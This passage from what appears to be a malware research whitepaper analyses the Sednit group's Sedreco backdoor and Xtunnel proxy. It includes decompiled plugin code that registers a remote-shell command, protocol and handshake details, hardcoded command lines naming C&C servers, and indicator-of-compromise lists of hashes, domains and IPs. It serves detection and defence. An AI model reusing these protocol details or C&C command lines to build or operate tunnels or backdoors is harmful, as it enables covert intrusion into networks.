

Figure 17. **Inbound file format. Field sizes are in bytes**

As before, each entry starts with a 6-byte key to decrypt the entry data, again using the same algorithm used for the configuration. Then comes a 4-byte magic value, which, in all the samples we analyzed, has to be set to `0x75DF9115` for the command to be executed. The entry may also contain the arguments to pass to the command handler.

Finally, **Sedreco** core threads process the inbound file to extract and run the commands.

Outbound Communications

Sedreco core threads store the output generated by a command execution in the outbound file, which is usually named `__4964tmp.dat` and located in the `%TEMP%` directory. Similarly to the inbound file, it consists of a series of variably-sized entries, each entry describing one particular command execution, as shown in **Figure 18**.



Figure 18. **Outbound file format. Field sizes are in bytes**

Each entry begins with a 32-byte header, containing in particular a 4-byte magic number (`0xB2745DAF`), the command return status code, a timestamp of the command execution (in a `SYSTEMTIME` Windows structure *[19]*), and the actual command number. Then comes the output data generated by the command execution, compressed with a custom implementation of the Lempel–Ziv–Welch (LZW) algorithm *[20]*.

A source code search engine allowed us to retrieve what we believe to be the C source code of the LZW algorithm implementation employed by **Sedreco** *[21]*. **Figure 19** shows an extract of the compressed data header

```
((Dword *)buff)[0] = 0x21575A4C;     /* 'LZW!' signature */
((Dword *)buff)[1] = bSize;
((Dword *)buff)[2] = GetCRC32(data, bSize);
lastByte += 12;

LZWENTRY lzwTable[0x1000];
int tableSize = 0, beginTable = 0x100;
for (int k = 0; k <= 0xFF; k++) {
    lzwTable[k].next = lzwTable[k].substrIndex = 0;
    lzwTable[k].substrSize = 1;
}

Dword currentPos = 0;
while (currentPos < bSize)
{
        /* Поиск самой длинной подстроки */
```

Figure 19. **Extract of LZW algorithm C source code**

Sedreco network threads regularly — usually every 10 minutes — fetch the data from the outbound file and encrypt them with the 3DES algorithm and a hardcoded key. The data structure described in Figure 16 is then *appended* to the encrypted data, thus acting as a footer. In this case, the `Type` field is set to `1`.

Finally, the resulting encrypted data are transmitted to the C&C server by **Sedreco** network threads.

Plugins

An interesting feature of **Sedreco** is its ability to run external plugins. The downloading and execution of those plugins can be requested by the C&C server with command number 1, while their unloading can be accomplished with command number 2 (see commands list).

A **Sedreco** plugin comes as a Windows DLL with two exported functions named `Init` and `UnInit`. The plugin is loaded in the same address space as **Sedreco**'s payload with a call to the Windows API `LoadLibraryA`. The plugin's `Init` export is then called, with the following structure as its argument:

```
struct PluginArguments {
    void *RegisterNewCommand;         // Developers' name (see Figure 13)
    void *FN_read_file;               // ESET's name (also applies to next fields)
    void *FN_write_in_outbound_file;
    void *FN_unregister_command;
    HKEY_TYPE handle_opened_registry_hive;
    void *output_buffer;
    void *FN_append_to_output_buffer;
};
```

This structure contains some helper functions' addresses, plus some data addresses, from **Sedreco**'s payload, that the plugin may need during its execution.

We only found one **Sedreco** plugin during our investigation. Once loaded in memory, this plugin registers a new command, numbered 36, as shown in **Figure 20**.

```
int __stdcall Init(PluginArguments *args)
{
  output_buffer = args->output_buffer;
  FN_RegisterNewCommand = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))args->RegisterNewCommand;
  FN_unregister_command = (int (__stdcall *)(_DWORD))args->FN_unregister_command;
  FN_RegisterNewCommand(36, __FN_http_com, 1);
  return 0;
}
```

Figure 20. **Plugin `Init` export**

When called by the operators, the newly registered command will open a remote Windows shell over HTTP.

When **Sedreco** exits, the payload unloads all plugins and calls their `UnInit` exports. In the case of the plugin we retrieved, this export simply unregisters the command it provides, as shown in **Figure 21**.

```
int __stdcall UnInit()
{
  FN_unregister_command(36);
  return 0;
}
```

Figure 21. **Plugin `UnInit` export**

Interestingly, parts of the plugin code are shared with the Windows **Xagent** module named `ProcessRetranslatorModule` (see table 1). In particular, the function in charge of creating a Windows shell process with some communication pipes is exactly the same in both binaries, including some custom error messages such as `#EXC_1 Cannot create ExtToProc Pipe!`.

Conclusion and Open Questions

With its ability to register new commands dynamically, **Sedreco** is a flexible backdoor that has been used for many years by the Sednit group.

An interesting feature of **Sedreco** is the ability to load external plugins. As we only found one plugin, we hope this report will encourage other researchers to contribute further pieces to the puzzle. In particular, it would be interesting to search for other code-sharing cases between **Sedreco** plugins and **Xagent** modules.

XTUNNEL: REACHING UNREACHABLE MACHINES

Identikit

***Xtunnel* is a network proxy tool that can relay any kind of network traffic between a C&C server on the Internet and an endpoint computer inside a local network.**

Alternative Names

XAPS

Usage

An **Xtunnel** infected machine serves as a network pivot to contact machines that are normally unreachable from the Internet.

Known period of activity

May 2013 to August 2016 (the time of writing). Probably still in use.

Known deployment methods

None

Distinguishing characteristics

- **Xtunnel** implements a custom network protocol encapsulated in Transport Layer Security (TLS) protocol
- Since June 2015, the **Xtunnel** code has been heavily obfuscated, but its strings remain unobfuscated. While written in English, the strings contain obvious spelling mistakes.

Timeline

We have analyzed **Xtunnel** samples for three years. The dates posited in the timeline mainly rely on **Xtunnel** compilation timestamps that we believe have not been tampered with, because they match up with our telemetry data.



Figure 22. **XTunnel major events**

Big Picture

Xtunnel proxies network traffic between a C&C server on the Internet and a target computer, hence creating a "tunnel" between the two. Multiple tunnels can be opened at the same time — from the C&C server to several machines — with **Xtunnel** taking charge of routing the traffic to the intended computer, as shown in **Figure 23** with computers A and B.



Figure 23. **Xtunnel core behavior**

The network link between the **Xtunnel**-infected machine and the C&C server is encrypted to complicate network detection at the external boundary of the network. However, the links with the target computers remain unencrypted to allow any kind of traffic to be sent to the target. In particular, it should be emphasized that those target computers are not necessarily under the control of the Sednit group.

"**Xtunnel**" is the developers name for this software. This was determined by the function export table left unremoved by its authors in several samples. The developers also forgot to remove program database (PDB) *[24]* file paths, from which we can deduce another internal name, "XAPS". Interestingly, those PDB paths sometimes contain words in Russian, such as:

```
H:\last version 23.04\UNvisible crypt version XAPS select -
копия\XAPS_OBJECTIVE\Release\XAPS_OBJECTIVE.pdb
C:\Users\John\Documents\Новая папк\XAPS_OBJECTIVE\Release\XAPS_
OBJECTIVE.pdb
```

The word "**копия**" translates to "copy", while "**Новая папк**" means "New folder".

Traffic Proxying

The logic for traffic proxying remained the same in all **Xtunnel** samples that we analyzed, which cover a period of three years. This core behavior begins with a handshake with the C&C server to establish an RC4-encrypted link. The C&C server can then order **Xtunnel** to open a tunnel with a designated machine, so that any data coming from the C&C server will be forwarded to this machine, and similarly any data coming from the target machine will be forwarded to the C&C server.

This process can be repeated so as to have multiple tunnels opened in parallel, as shown in **Figure 24** with computers A and B, and as explained in detail in the following section.



Figure 24. **Xtunnel communication workflow**

Encryption Handshake

Xtunnel makes a custom encryption handshake with its C&C server, whose IP address and port are either given as command line parameters or hardcoded directly in the program. The purpose of this handshake is to share a cryptographic key for encrypting the link between **Xtunnel** and the C&C server with the RC4 algorithm.

To do so, the **Xtunnel** binary contains a Table ***T*** composed of 256 rows of 32 bytes each, initially filled with fixed values in the code, as shown in **Figure 25**.

```
mov     [ebp+var_1000], 0A22409FEh
mov     [ebp+var_FFC], 2B410ADFh
mov     [ebp+var_FF8], 9360E214h
mov     [ebp+var_FF4], 0F9CD6F74h
mov     [ebp+var_FF0], 5DC31BAh
mov     [ebp+var_FEC], 0C3926853h
mov     [ebp+var_FE8], 0D36A113Bh
mov     [ebp+var_FE4], 896C238Bh
mov     [ebp+var_FE0], 0C2B902Dh
mov     [ebp+var_FDC], 0AE376D9Ah
mov     [ebp+var_FD8], 0C342984Fh
mov     [ebp+var_FD4], 0C1BD0F07h
mov     [ebp+var_FD0], 93C69940h
mov     [ebp+var_FCC], 3C565801h
mov     [ebp+var_FC8], 0F50FC06Ah
```

Figure 25. **Extract of *T* initialization code**

Xtunnel pseudo-randomly chooses one 32-byte row of ***T*** as the cryptographic key to share with the C&C server. The actual handshake then starts by sending the *offset* ***O*** in ***T*** of the chosen row to the C&C server.

This message also includes a "proof" that the sender really knows ***T***—that is, the offset sent is not just some random 4-byte value. This proof consists of the row located at offset ***O + 128*** (modulo 256) encrypted with the chosen key. The C&C then checks the proof and, assuming it is correct, answers `OK` encrypted with the chosen RC4 key.

It should be emphasized that the chosen cryptographic key is never sent over the network, only its 4-byte offset in ***T***. This prevents traffic decryption by an eavesdropper not knowing the Table and, of course, means the C&C server also knows ***T***.

Before going further, the C&C server provides a port number to the infected machine, which will serve as a fallback in case the connection closes on the currently used port on the C&C server.

Tunneling

At this point an encrypted link has been established between **Xtunnel** and its C&C server. The C&C server can then use the **Xtunnel** infected machine as a pivot to contact local computers that are normally unreachable from the Internet.

To do so, the C&C server sends messages to **Xtunnel** beginning (once decrypted) with a two-byte tunnel identifier — denoted ***TunnelID*** hereafter — and followed by data of arbitrary length. When a particular ***TunnelID*** value is sent for the first time, it means the C&C server wants to open a new tunnel. The information in this first packet contains data about the target machine: either an IP address or a domain name, plus a port number. Two examples of such tunnel-opening messages are given in **Figures 26.1** and **26.2**.



Figure 26.1 **Message to open tunnel 0x100 on IP address 192.168.124.1 and port 4545**



Figure 26.2 **Message to open tunnel 0x200 on domain name test.com and port 4646**

Commands 1 and 3 pictured in these messages are the only ones implemented, and **Xtunnel** searches for such a command byte only when it is the first time it received a particular ***TunnelID*** value.

Xtunnel then makes a TCP connection on the designated target and if successful, the tunnel is considered fully opened. At this point, each message from the C&C server beginning with the corresponding ***TunnelID*** will be forwarded to the target machine by **Xtunnel** — after having removed ***TunnelID*** from the message. In other words, *any kind of TCP data can be sent through the tunnel*.

On the other side of the tunnel the target machine can also send data, and **Xtunnel** will prefix it with the associated ***TunnelID*** before forwarding it to the C&C server.

Since in general the size of the data to be transferred is unknown, each communication between C&C server and **Xtunnel** starts with a 4-byte value containing the number of bytes to be sent.

Additionally, the C&C server can send the message `is you live?` [sic] to check the status of **Xtunnel**, to which **Xtunnel** answers `OK` if everything is fine.

The quality of **Xtunnel** code is far from being good; here are two examples of incongruities found in tunneling code:

1. After a tunnel has been opened, **Xtunnel** reports a 6-byte message to the C&C server composed of the IP address and the port of the target machine. Except that the developer forgot to increase the memory pointer after writing the IP address in memory, and thus the port overwrites the first two bytes of the IP address. Thus, it is likely that the C&C server does not process this message.
2. The ***TunnelID*** sent by the C&C server happens to be also used as the maximum size of data processed from the received packet, for no obvious reason. Consequently, it is impossible, for example, to open a tunnel by IP address with a ***TunnelID*** smaller than 7, because information about the target computer takes 7 bytes — see Figure 26.1 — , and will therefore be truncated. We speculate that the C&C server usually chooses large ***TunnelID*** values, explaining why this problem has gone unnoticed by the operators.

Additional Features

ESET researchers have retrieved multiple versions of **Xtunnel**, starting in 2013, when it apparently was first deployed, to mid-2016 for the most recent versions. This allows us to observe over time the introduction of new features around the core tunneling logic, shedding light on the operator's objectives and concerns.

UDP Tunneling (August 2013)

Xtunnel initially only proxied TCP traffic, but in August 2013 UDP traffic tunneling was introduced. To do so, the C&C server can then ask to open a tunnel over UDP rather than TCP.

Strangely, the C&C server address used for UDP tunneling is hardcoded in the binary (`176.31.112.10`), and any C&C address potentially given as input to **Xtunnel** is ignored — even in recent samples. As this particular C&C server stopped being used mid-2015, we believe UDP tunneling was a test or a feature needed on a particular target, and is not used anymore.

In some samples the UDP tunneling code contains a few debug messages, such as:

```
i`m wait
error 2003 recv from TPS - %d
error 2002 send to server UDP - %d
recv from client UDP - %d
```

According to those messages, the C&C server is called "client UDP" or "TPS" by the developers, whereas "server UDP" corresponds to the target machine. The "TPS" acronym remains mysterious to us in this context.

TLS Encryption (April 2014)

A major feature introduced in April 2014 is the encryption of the communications with the C&C server with the Transport Layer Security (TLS) protocol *[25]*. These new **Xtunnel** binaries are statically linked with OpenSSL 1.0.1e—a version released in February 2013. Inside the TLS encapsulation, **Xtunnel** network protocol for tunneling remains the same (including the RC4 encryption).

The TLS certificate used by the C&C server is not verified by **Xtunnel**, which means anyone could play the role of **Xtunnel** C&C server.

HTTP Proxy Connection (February 2015)

Some organizations force their computers to pass through an HTTP proxy to access the Internet. Malware running on such machines therefore cannot contact the C&C server directly, but has to pass through the proxy. Sednit developers took that into account by creating special **Xtunnel** versions with HTTP proxy awareness.

In these binaries, **Xtunnel** first tries to retrieve the Internet Explorer proxy configuration by calling the Windows API function `WinHttpGetIEProxyConfigForCurrentUser` *[26]*. In the event that no information can be retrieved, it uses the hardcoded address `10.1.1.1:8080`, which is the default address of the Squid caching proxy *[27]*. This intention is clearly stated in the PDB path in one of the samples: `xaps_through_squid_default_proxy`.

Once a proxy IP address has been chosen, **Xtunnel** uses the **HTTP CONNECT** method *[28]* to reach its C&C server.

Command Line Parameter Parser (April 2015)

To gain in flexibility and manage novel features, in April 2015 **Xtunnel** developers introduced a command line parameter parser. This parser accepts the parameters described in **Table 5**.

Table 5. **Xtunnel Parameters**

Parameter Prefix	Meaning
-SSL	activate TLS tunneling
-Si	C&C server IP address
-Sp	C&C server port
-Up	C&C server UDP port (but management code is missing)
-Pi	proxy IP address
-Pp	proxy port
-HTTP	activate HTTP persistent connection (explained later)

In most **Xtunnel** samples, the parser actually processes a command line hardcoded in the binary, without even looking for input parameters. Here are some examples of such command lines found in some samples:

```
-Si 176.31.96.178 -Sp 443 -Pi 10.30.0.47 -Pp 8080 -SSL
-Si 46.183.216.209 -Sp 443 -Pi 10.30.0.11 -Pp 8080 -SSL
-Si 95.215.46.27 -Sp 443 -HTTP
```

The proxy IP addresses shown in these examples do not correspond to any known default proxy address, indicating that these binaries were likely compiled for specific targets.

HTTP Persistent Connection (June 2015)

In June 2015, a novel way to connect to the C&C server was introduced: an HTTP persistent connection *[29]*. When this feature is enabled, **Xtunnel** exchanges data with its C&C server over the HTTP protocol (encapsulated in **TLS protocol**), probably as a way to bypass firewalls.

To open such a persistent connection, an **HTTP GET** request is encapsulated in **TLS protocol** and sent to the C&C server. This request comes with the HTTP header `Connection: keep-alive` to enable the persistent connection.

Another HTTP request header hardcoded in **Xtunnel** is `Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4`, which interestingly contains the language code `ru-RU`. This header may have been copied from a request made from a computer whose default language is Russian.

Code Obfuscation (July 2015)

In July 2015, **Xtunnel** binaries changed drastically from a syntactic point of view, due to the introduction of code obfuscation. This obfuscation was applied only to **Xtunnel**-specific code, while statically linked libraries were left untouched. The method employed is a mix of classic obfuscation techniques, like insertion of junk code and opaque predicates *[30]*.

Consequently, **Xtunnel** binaries are now about 2 MB in size, while the previous non-obfuscated versions were about 1 MB with most of that being the statically linked OpenSSL library. The obfuscated version is, of course, much harder to understand and, to illustrate that, the following Figures show the control flow graph (CFG) *[31]* of a small **Xtunnel** function, before and after obfuscation.



Figure 27.1 **Xtunnel CFG before obfuscation**



Figure 27.2 **Xtunnel CFG after obfuscation**

While the control flow has been heavily obfuscated, strangely the strings and data are kept in plain text. We speculate that the developers applied an (unknown) code obfuscation tool, which was enough to achieve their goal — probably bypassing some security products.

Conclusion and Open Questions

We believe **Xtunnel** to be of high importance to the Sednit operators, despite the questionable quality of the code as we discussed in the analysis. In particular, it is the only Sednit component we know with heavy code obfuscation. Additionally, the numerous features added over the last three years indicate an ongoing development effort.

Finally, we would like to stress that our analysis is solely based on the capabilities found in the binaries. In particular, we do not have in-the-wild examples on how **Xtunnel** is deployed, and what kind of network traffic is usually forwarded.

CLOSING REMARKS

In order to perform its espionage activities, the Sednit group mainly relies on two backdoors, **Xagent** and **Sedreco**, which were intensively developed over the past years. Similarly, notable effort has been invested into **Xtunnel**, in order to pivot in a stealthy way. Overall, these three applications should be a primary focus to anyone wanting to understand and detect the Sednit group's activities.

Nevertheless, the spying and pivoting capabilities of Sednit are not limited to the software described in this second part of our whitepaper. For example, they regularly deploy the following on target computers:

- Password retrieval tools for browsers and email clients; some of these tools are custom, while others are publicly available (like the SecurityXploded tools *[32]*)
- Windows password retrieval tools, with custom builds of the infamous mimikatz *[33]* and some custom tools
- A custom tool to take regular screenshots of the target computer

Moreover, the Sednit group created numerous small executables to perform specific tasks, like copying or removing files. The developers seem therefore to closely follow the operational needs of the group, causing us to speculate that they are not outsiders paid for a one-time job, but fully-fledged members of the group.

INDICATORS OF COMPROMISE

Xagent

ESET Detection Names

```
Linux/Fysbis
Win32/Agent.VQQ
Win32/Agent.WGJ
Win32/Agent.WLF
Win32/Agent.XIO
Win32/Agent.XIP
Win32/Agent.XPY
Win32/Agent.XPZ
Win32/Agent.XVD
Win32/Agent.XWX
Win64/Agent.ED
Win64/Agent.EZ
iOS/XAgent.A
iOS/XAgent.B
```

Hashes

Windows

```
072933fa35b585511003f36e3885563e1b55d55a
082141f1c24fb49981cc70a9ed50cda582ee04dd
08c4d755f14fd6df76ec86da6eab1b5574dfbafd
0f04dad5194f97bb4f1808df19196b04b4aee1b8
3403519fa3ede4d07fb4c05d422a9f8c026cedbf
499ff777c88aeacbbaa47edde183c944ac7e91d2
4b74c90c9d9ce7668aa9eb09978c1d8d4dfda24a
4bc32a3894f64b4be931ff20390712b4ec605488
5f05a8cb6fef24a91b3bd6c137b23ab3166f39ae
71636e025fa308fc5b8065136f3dd692870cb8a4
780aa72f0397cb6c2a78536201bd9db4818fa02a
a70ed3ae0bc3521e743191259753be945972118b
baa4c177a53cfa5cc103296b07b62565e1c7799f
c18edcba2c31533b7cdb6649a970dce397f4b13c
c2e8c584d5401952af4f1db08cf4b6016874ddac
d00ac5498d0735d5ae0dea42a1f477cf8b8b0826
d0db619a7a160949528d46d20fc0151bf9775c32
e816ec78462b5925a1f3ef3cdb3cac6267222e72
f1ee563d44e2b1020b7a556e080159f64f3fd699
```

Linux

```
7e33a52e53e85ddb1dc8dc300e6558735acf10ce
9444d2b29c6401bc7c2d14f071b11ec9014ae040
ecdda7aca5c805e5be6e0ab2017592439de7e32c
f080e509c988a9578862665b4fcf1e4bf8d77c3e
```

File Names

```
rwte.dll
splm.dll
lg3.exe
api-ms-win-downlevel-profile-l1-1-0.dll
```

C&C server Domain Names

```
ciscohelpcenter.com
microsoftsupp.com
timezoneutc.com
inteldrv64.com
advpdxapi.com
```

C&C server IP Addresses

```
185.106.120.101
185.86.149.223
31.220.43.99
5.135.183.154
69.12.73.174
89.32.40.4
92.114.92.125
93.115.38.125
```

Sedreco

ESET Detection Names

```
Win32/Sednit.AJ
Win32/Sednit.AL
Win32/Sednit.AO
Win32/Sednit.C
Win32/Sednit.E
Win32/Sednit.F
Win32/Sednit.H
Win32/Sednit.S
Win32/Sednit.U
Win32/Sednit.W
Win32/Sednit.Y
Win64/Sednit.B
Win64/Sednit.G
```

Hashes

Dropper

```
4f895db287062a4ee1a2c5415900b56e2cf15842
87f45e82edd63ef05c41d18aeddeac00c49f1aee
8ee6cec34070f20fd8ad4bb202a5b08aea22abfa
9e779c8b68780ac860920fcb4a8e700d97f084ef
c23f18de9779c4f14a3655823f235f8e221d0f6a
e034e0d9ad069bab5a6e68c1517c15665abe67c9
e17615331bdce4afa45e4912bdcc989eacf284bc
```

Payload

```
04301b59c6eb71db2f701086b617a98c6e026872
11af174294ee970ac7fd177746d23cdc8ffb92d7
e3b7704d4c887b40a9802e0695bae379358f3ba0
```

File Names

Dropper

```
scroll.dll
wintraysys.exe
```

Payload

```
advstorshell.dll
mfxscom.dll
```

Dropped Files

```
%ALLUSERSPROFILE%\msd
%TEMP%\__2315tmp.dat
%TEMP%\__4964tmp.dat
```

Registry Keys

```
